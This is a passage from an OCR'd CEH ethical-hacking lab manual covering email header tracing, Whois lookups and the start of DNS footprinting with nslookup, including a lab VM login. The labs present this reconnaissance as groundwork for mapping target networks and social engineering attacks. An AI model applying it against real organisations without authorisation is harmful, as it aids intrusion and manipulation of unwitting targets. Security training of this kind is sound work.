


Figure 5.1.2: eMailTrackerPro - Edition Selection pop-up window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. The **eMailTrackerPro** main window appears, as shown in the screenshot.




Figure 5.1.3: eMailTrackerPro main window

TASK 1.2

Trace Email Header

9. To trace email headers, click the **My Trace Reports** icon from the **View** section. (here, you will see the output report of the traced email header)
10. Click the **Trace Headers** icon from the **New Email Trace** section to start the trace.




Figure 5.1.4: The eMailTrackerPro main window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. A pop-up window will appear; select **Trace an email I have received**. Copy the email header from the suspicious email you wish to trace and paste it in the **Email headers:** field under **Enter Details** section.



Figure 5.1.5: The eMailTrackerPro entering details window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. For finding email headers, open any web browser and log in to any email account of your choice; from the email inbox, open the message you would like to view headers for.

Note: In **Gmail**, find the email header by following the steps:

- Open an email; click the dots (**More**) icon arrow next to the **Reply** icon at the top-right corner of the message pane.
- Select **Show original** from the list.
- The **Original Message** window appears in a new browser tab with all the details about the email, including the email header.




Figure 5.1.6: Sample Email Header in Gmail

Note: In **Outlook**, find the email header by following the steps:

- Double-click the email to open it in a new window
- Click the **...** (**More actions**) icon present at the right of the message-pane to open message options
- From the options, click **View message details**
- The **message details** window appears with all the details about the email, including the email header

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 5.1.7: Sample Email Header in Outlook

13. Copy the entire email header text and paste it into the **Email headers:** field of eMailTrackerPro, and click **Trace**.




Figure 5.1.8: Email headers and Tracing emails

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. The **My Trace Reports** window opens.
15. The email location will be traced in a **Map** (world map GUI). You can also view the summary by selecting **Email Summary** on the right-hand side of the window. The **Table** section right below the Map shows the entire hop in the route, with the **IP** and suspected locations for each hop.

Note: The location and IP addresses may vary according to your email header.




Figure 5.1.9: eMailTrackerPro – Email Trace Report

TASK 1.3

Examine the Report

16. To examine the report, click the **View Report** button above **Map** to view the complete trace report.



Figure 5.1.10: The eMailTrackerPro – My Trace Reports tab

17. The complete report appears in the default browser.

Note: If a pop-up window appears asking for a browser to be selected, select **Firefox** and click **OK**.

18. Expand each section to view detailed information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 5.1.11: eMailTrackerPro – detailed information Report

You can also use email tracking tools such as **Infoga** (https://github.com), **Mailtrack** (https://mailtrack.io), etc. to track an email and extract target information such as sender identity, mail server, sender's IP address, location, etc.

19. This concludes the demonstration of gathering information through analysis of the email header using eMailTrackerPro.
20. Close all open windows and document all the acquired information.
21. Turn off the **Windows 10** virtual machine.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 6

Perform Whois Footprinting

Whois lookup reveals available information on a hostname, IP address, or domain

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

During the footprinting process, gathering information on the target IP address and domain obtained during previous information gathering steps is important. As a professional ethical hacker or penetration tester, you should be able to perform Whois footprinting on the target; this method provides target domain information such as the owner, its registrar, registration details, name server, contact information, etc. Using this information, you can create a map of the organization's network, perform social engineering attacks, and obtain internal details of the network.

Lab Objectives

- Perform Whois lookup using DomainTools

Lab Environment

To carry out this lab, you need:

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 02 Footprinting and Reconnaissance

- Windows 10 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 5 Minutes

Overview of Whois Footprinting

This lab focuses on how to perform a Whois lookup and analyze the results. Whois is a query and response protocol used for querying databases that store the registered users or assignees of an Internet resource such as a domain name, an IP address block, or an autonomous system. This protocol listens to requests on port 43 (TCP). Regional Internet Registries (RIRs) maintain Whois databases, and contains the personal information of domain owners. For each resource, the Whois database

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

provides text records with information about the resource itself and relevant information of assignees, registrants, and administrative information (creation and expiration dates).

Lab Tasks

TASK 1 Perform Whois Lookup using DomainTools

Here, we will gather target information by performing Whois lookup using DomainTools.

1. Turn on the **Windows 10** virtual machine.
2. Login to the **Windows 10** virtual machine with Username: **Admin** and Password: **Pa$$w0rd**.
3. Open any web browser (here, **Mozilla Firefox**) and navigate to **http://whois.domaintools.com**. In the **Enter a domain or IP address...** search bar, type **www.certifiedhacker.com** and click **Search**.




Figure 6.1.1: Whois Domain website

4. This search result reveals the details associated with the URL entered, **www.certifiedhacker.com**, which includes organizational details such as registration details, name servers, IP address, location, etc., as shown in the screenshots.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.1.2: whois.domaintools.com search results




Figure 6.1.3: whois.domaintools.com search results

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

You can also use other Whois lookup tools such as **SmartWhois** (https://www.tamos.com), **Batch IP Converter** (http://www.sabsoft.com), etc. to extract additional target Whois information.

5. This concludes the demonstration of gathering information about a target organization by performing the Whois lookup using DomainTools.
6. Close all open windows and document all the acquired information.
7. Turn off the **Windows 10** virtual machine.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 7

Perform DNS Footprinting

DNS, or Domain Name System, footprinting reveals information about DNS zone data.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

As a professional ethical hacker, you need to gather the DNS information of a target domain obtained during the previous steps. You need to perform DNS footprinting to gather information about DNS servers, DNS records, and types of servers used by the target organization. DNS zone data include DNS domain names, computer names, IP addresses, domain mail servers, service records, and much more about a target network.

Using this information, you can determine key hosts connected in the network and perform social engineering attacks to gather even more information.

Lab Objectives

- Gather DNS information using nslookup command line utility and online tool
- Perform reverse DNS lookup using reverse IP domain check and DNSRecon

Lab Environment

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 02 Footprinting and Reconnaissance

To carry out this lab, you need:

- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Overview of DNS

DNS considered the intermediary source for any Internet communication. The primary function of DNS is to translate a domain name to IP address and vice-versa to enable human-machine-network-internet communications. Since each device has a unique IP address, it is hard for human beings to memorize all IP addresses of the required application. DNS helps in converting the IP address to a more easily understandable domain format, which eases the burden on human beings.

Lab Tasks

TASK 1 — Gather DNS Information using nslookup Command Line Utility and Online Tool

Here, we will perform DNS information gathering about target organizations using the nslookup command-line utility and NSLOOKUP web application.

1. Turn on the **Windows 10** virtual machine.
2. Login to the **Windows 10** virtual machine with Username: **Admin** and Password: **Pa$$w0rd**.

TASK 1.1

Launch nslookup Terminal

3. Launch a command prompt, type **nslookup**, and press **Enter**. This displays the default server and its address assigned to the **Windows 10** virtual machine.




Figure 7.1.1: Command prompt with nslookup command

TASK 1.2

Obtain the IP Address of the Target Domain using nslookup

Note: The DNS server address (8.8.8.8) may differ in your lab environment.

4. In the nslookup **interactive** mode, type **set type=a** and press **Enter**. Setting the type as "**a**" configures nslookup to query for the IP address of a given domain.

Ethical Hacking and Countermeasures Copyright © by EC-Council
